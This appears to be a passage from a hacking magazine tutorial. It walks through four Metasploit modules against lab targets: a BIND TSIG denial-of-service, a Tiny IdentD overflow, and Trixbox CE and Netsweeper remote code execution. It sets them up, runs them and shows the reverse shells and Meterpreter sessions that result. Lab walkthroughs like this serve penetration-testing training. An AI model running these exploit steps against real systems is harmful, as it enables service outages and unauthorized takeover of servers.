TARGET: Bind DNS Server **TYPE: Remote** **FIREWALL : NOT APPLICABLE**

Bind DNS server is a DNS server as its name implies. It can be used as both a main DNS server roles and authoritative name server for domains. It can also act as a recursive resolver in the network. This was tested on a docker container of BIND DNS. Set the docker container as shown below.

```
kali@kali:~$ sudo docker build -t sameersbn/bind github.com/sameersbn/docker
-bind
[sudo] password for kali:
Sending build context to Docker daemon 234.5kB
Step 1/13 : FROM ubuntu:focal-20200423 AS add-apt-repositories
focal-20200423: Pulling from library/ubuntu
d51af753c3d3: Downloading 580.1kB/28.56MB
fc878cd0a91c: Download complete
6154df8ff988: Download complete
fee5db0ff82f: Download complete
```

Once the container is finished downloading, run the container as shown below.

```
kali@kali:~$ sudo docker run --name bind -d --restart=always --publish 53:
53/tcp --publish 53:53/udp --publish 10000:10000/tcp --volume /srv/docker/
bind:/data sameersbn/bind:9.16.1-20200524
Unable to find image 'sameersbn/bind:9.16.1-20200524' locally
9.16.1-20200524: Pulling from sameersbn/bind
d51af753c3d3: Already exists
fc878cd0a91c: Already exists
6154df8ff988: Already exists
fee5db0ff82f: Already exists
7d5f2b88fbe1: Pull complete
677da372f47f: Pull complete
4adaef8a17ca: Pull complete
00abb6dce6f7: Pull complete
d7852cfdd714: Pull complete
Digest: sha256:685d9404bf08c177413a7448bfdb7ae71ee002a3fbf917fd8d46d4aadd687
522
Status: Downloaded newer image for sameersbn/bind:9.16.1-20200524
9a4d5e11233c8882d37dd5f815d14bf7ab6b1ce61e6f0c89cdc749b3a749277d
kali@kali:~$
```

Have any questions?
Fire them to
qa@hackercoolmagz.com

Let's test this exploit module. Start Metasploit and load the BIND DNS module.

```
msf5 > use auxiliary/dos/dns/bind_tsig_badtime
msf5 auxiliary(dos/dns/bind_tsig_badtime) > show options
```

Module options (auxiliary/dos/dns/bind_tsig_badtime):

Name	Current Setting	Required	Description
BATCHSIZE	256	yes	The number of hosts to probe in each set
INTERFACE		no	The name of the interface
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	53	yes	The target port (UDP)
SRC_ADDR		no	Source address to spoof
THREADS	10	yes	The number of concurrent threads

```
msf5 auxiliary(dos/dns/bind_tsig_badtime) > █
```

Set the target and execute the module. This will stop the DNS service.

```
msf5 auxiliary(dos/dns/bind_tsig_badtime) > run
```

```
[*] Sending packet to 172.17.0.2
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

[Tiny IdentD Stack Buffer Overflow Module](#)

TARGET: Tiny IdentD 2.2 **TYPE: Remote** **FIREWALL : NOT APPLICABLE**

Have you heard about ident server?. An Ident server is a small service that Internet Relay Chat servers and some non-IRC related servers use to verify usernames. Tiny IdentD is one such ident server that is built for Windows systems. It supports both IPv4 and IPv6.

```
kali@kali:~$ nmap -sV 172.28.128.10
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-27 11:44 EDT
Nmap scan report for 172.28.128.10
Host is up (0.0025s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE      VERSION
113/tcp   open  ident?
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows XP microsoft-ds
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port113-TCP:V=7.80%I=7%D=7/27%Time=5F1EF668%P=i686-pc-linux-gnu%r(Help,
SF:26,"HELP,\x20\(\null\)\x20:\x20ERROR\x20:\x20UNKNOWN-ERROR\r\n");
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 146.45 seconds
kali@kali:~$ █
```

Install Tiny IdentD on any Windows systems below or Windows xp SP2. We have tested this on Windows XP SP2.

Load the tiny_identd_overflow module.

```
msf5 > use exploit/windows/misc/tiny_identd_overflow
msf5 exploit(windows/misc/tiny_identd_overflow) > show options

Module options (exploit/windows/misc/tiny_identd_overflow):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    file with syntax 'file:<path>'  yes       The target host(s), range CIDR identifier, or hosts
  RPORT     113              yes       The target port (TCP)

Payload options (windows/meterpreter/reverse_https):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     127.0.0.1        yes       The local listener hostname
  LPORT     8443             yes       The local listener port
  LURI      no               no        The HTTP Path
```

Set the required options. The target need to be set manually.

```
msf5 exploit(windows/misc/tiny_identd_overflow) > set rhosts 172.28.128.10
rhosts => 172.28.128.10
msf5 exploit(windows/misc/tiny_identd_overflow) > set lhost 172.28.128.17
lhost => 172.28.128.17
msf5 exploit(windows/misc/tiny_identd_overflow) > check
[*] 172.28.128.10:113 - This module does not support check.
msf5 exploit(windows/misc/tiny_identd_overflow) > show targets
```

Exploit targets:

Id	Name
0	Automatic
1	Windows 2000 Server SP4 - English
2	Windows 2000 Pro All - English
3	Windows 2000 Pro All - Italian
4	Windows 2000 Pro All - French
5	Windows XP SP0/1 - English
6	Windows XP SP2 - English
7	Windows XP SP2 - Italian

Set the target OS manually and execute the module.

```
msf5 exploit(windows/misc/tiny_identd_overflow) > set target 6
target => 6
msf5 exploit(windows/misc/tiny_identd_overflow) > run




[*] Started reverse TCP handler on 172.28.128.17:4444
[*] 172.28.128.10:113 - Trying Windows XP SP2 - English using address at 0x71aa1b22 ...
[*] Command shell session 2 opened (172.28.128.17:4444 -> 172.28.128.10:1036) at 2020-07-27 12:10:06 -0400
```

As you can see in the above image, we successfully have a shell on the target.

[TrixBOS CE endpoint devicemap.php Authenticated RCE Module](#)

TARGET: TrixBOS CE v1.2.0 to 2.8.0.4 TYPE: Remote FIREWALL : NOT APPLICABLE

Trixbox CE is an easy to install, VOIP phone system based on the Asterisk PBX. It is designed for both home or office use. Trixbox CE includes CentOS linux, mysql and all the tools needed to run a business quality phone system. The above mentioned versions have a command injection vulnerability which can be exploited if after authentication. Once exploited, the attacker can execute commands as the "asterisk" user. We have tested this on version 2.8.0.4. The download information of the vulnerable software is given in our Github repository. Let's set the target. Download the ISO of the vulnerable software and start installing.



Welcome to trixbox

Root Password

Pick a root password. You must type it twice to ensure you know what it is and didn't make a mistake in typing. Remember that the root password is a critical part of system security!

Password:

Password (confirm):

<Tab>/<Alt-Tab> between elements | <Space> selects | <F12> next screen

Welcome to trixbox

Package Installation

Name :
Size :
Summary:

Install Starting

Starting install process. This may take several minutes...

Total
Comple
Remaini

Time

8%

<Tab>/<Alt-Tab> between elements | <Space> selects | <F12> next screen

Welcome to trixbox CE

For access to the trixbox web GUI use this URL
eth0 <http://192.168.36.137>

For help on trixbox commands you can use from this
command shell type help-trixbox.

trixbox1 login: root
Password:
[trixbox1.localdomain ~]#

Load the trixbox_ce_endpoint devicemap_rce module as shown below.

```
msf5 > use exploit/unix/webapp/trixbox_ce_endpoint_devicemap_rce
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
msf5 exploit(unix/webapp/trixbox_ce_endpoint_devicemap_rce) > show options
```

Module options (exploit/unix/webapp/trixbox_ce_endpoint_devicemap_rce):

Name	Current Setting	Required	Description
-----	-----	-----	-----
HttpPassword	password	yes	Password to login with
HttpUsername	maint	yes	User to login with
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	192.168.36.131	yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	80	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL/TLS for outgoing connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
URIPATH		no	The URI to use for this exploit (default is random)
VHOST		no	HTTP server virtual host

Payload options (linux/x86/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
----	-----	-----	-----
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Set all the required options.

```
msf5 exploit(unix/webapp/trixbox_ce_endpoint_devicemap_rce) > set rhosts 192.168.36.137
rhosts => 192.168.36.137
```

```
msf5 exploit(unix/webapp/trixbox_ce_endpoint_devicemap_rce) > check
```

```
[*] 192.168.36.137:80 - Authenticating using "maint:password" credentials ...
[-] No response was received from 192.168.36.137:80 whilst in check(), check it is online and the target port is open!
[*] 192.168.36.137:80 - The service is running, but could not be validated.
msf5 exploit(unix/webapp/trixbox_ce_endpoint_devicemap_rce) > set lhost 192.168.36.132
```

Then execute the module as shown below. This should give us a shell on the target.

```
msf5 exploit(unix/webapp/trixbox_ce_endpoint_devicemap_rce) > exploit
```

```
[*] Started reverse TCP handler on 192.168.36.132:4444
[*] 192.168.36.137:80 - Authenticating using "maint:password" credentials ...
[+] 192.168.36.137:80 - Authenticated successfully.
[+] 192.168.36.137:80 - Trixbox CE v2.8.0.4 identified.
[*] 192.168.36.137:80 - Sending payload (150 bytes) ...
[*] Sending stage (980808 bytes) to 192.168.36.137
[*] Meterpreter session 1 opened (192.168.36.132:4444 -> 192.168.36.137:38354) at 2020-07-20 03:46:02 -0400
[*] Command Stager progress - 100.00% done (799/799 bytes)
```

```
meterpreter > sysinfo
Computer      : trixbox1.localdomain
OS           : CentOS 5.5 (Linux 2.6.18-164.11.1.el5)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
```

[Netsweeper WebAdmin unixlogin.php pre-auth RCE Module](#)

TARGET: Netsweeper <= 6.4.4 TYPE: Remote FIREWALL : NOT APPLICABLE

Netsweeper is a software used for content filtering, blocking websites etc. It is a real-time monitoring solution. This module exploits a Python code injection in the Netsweeper versions mentioned above. It does this by exploiting a vulnerability in WebAdmin component's `unixlogin.php` script. This code is executed as a root user.

We have tested this module on version 6.4.4. The download information of the vulnerable software is given in our Github repository. The target can be installed in the same way as shown in the process of installing Trixbox. Download the ISO of the vulnerable software and install it. After the target is set, load the netsweeper_webadmin_unixlogin module.

```
msf5 > use exploit/linux/http/netsweeper_webadmin_unixlogin
[*] Using configured payload python/meterpreter/reverse_https
msf5 exploit(linux/http/netsweeper_webadmin_unixlogin) > show options
```

Module options (exploit/linux/http/netsweeper_webadmin_unixlogin):

Name	Current Setting	Required	Description
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	443	yes	The target port (TCP)
SSL	true	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/	yes	Base path
VHOST		no	HTTP server virtual host

Payload options (python/meterpreter/reverse_https):

Name	Current Setting	Required	Description
LHOST		yes	The local listener hostname
LPORT	8443	yes	The local listener port
LURI		no	The HTTP Path

Exploit target:

Id	Name
0	Python

Set all the required options and see if the target is indeed vulnerable using check command.

```
msf5 exploit(linux/http/netsweeper_webadmin_unixlogin) > set rhosts 192.168.36.138
rhosts => 192.168.36.138
msf5 exploit(linux/http/netsweeper_webadmin_unixlogin) > check
[*] 192.168.36.138:443 - The target appears to be vulnerable. Netsweeper 6.4.3 is a vulnerable version.
msf5 exploit(linux/http/netsweeper_webadmin_unixlogin) > █
```

**Have any questions?
Fire them to
qa@hackercoolmagz.com**

Then execute the module as shown below. This should give us a shell on the target with root privileges.

```
msf5 exploit(linux/http/netsweeper_webadmin_unixlogin) > set lhost 192.168.36.132
lhost => 192.168.36.132
msf5 exploit(linux/http/netsweeper_webadmin_unixlogin) > run

[*] Started HTTPS reverse handler on https://192.168.36.132:8443
[*] Executing automatic check (disable AutoCheck to override)
[+] The target appears to be vulnerable. Netsweeper 6.4.3 is a vulnerable version.
[*] Sending python/meterpreter/reverse_https to https://192.168.36.138/webadmin/tools/unixlogin.php
[*] https://192.168.36.132:8443 handling request from 192.168.36.138; (UUID: 0fztntm7) Staging python payload (53875 bytes) ...
[*] Meterpreter session 1 opened (192.168.36.132:8443 → 192.168.36.138:33510) at 2020-07-20 04:14:48 -0400

